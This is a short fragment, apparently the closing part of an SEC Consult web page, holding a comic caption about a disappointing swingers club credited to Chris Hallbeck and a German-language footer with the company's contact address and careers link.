




© iStock 653836730

One more thing…

Swinger Club Problem



THE LOCAL SWINGERS CLUB WAS A LITTLE DISAPPOINTING.

MINIMUMBLE.COM

©2012 CHRIS HALLBECK

Haben Sie noch Fragen?

Sie erreichen uns jederzeit unter office@sec-consult.com

SEC Consult ist immer auf der Suche nach neuen Talenten.

Aktuelle Stellenausschreibungen in unserem Team finden Sie unter https://www.sec-consult.com/karriere/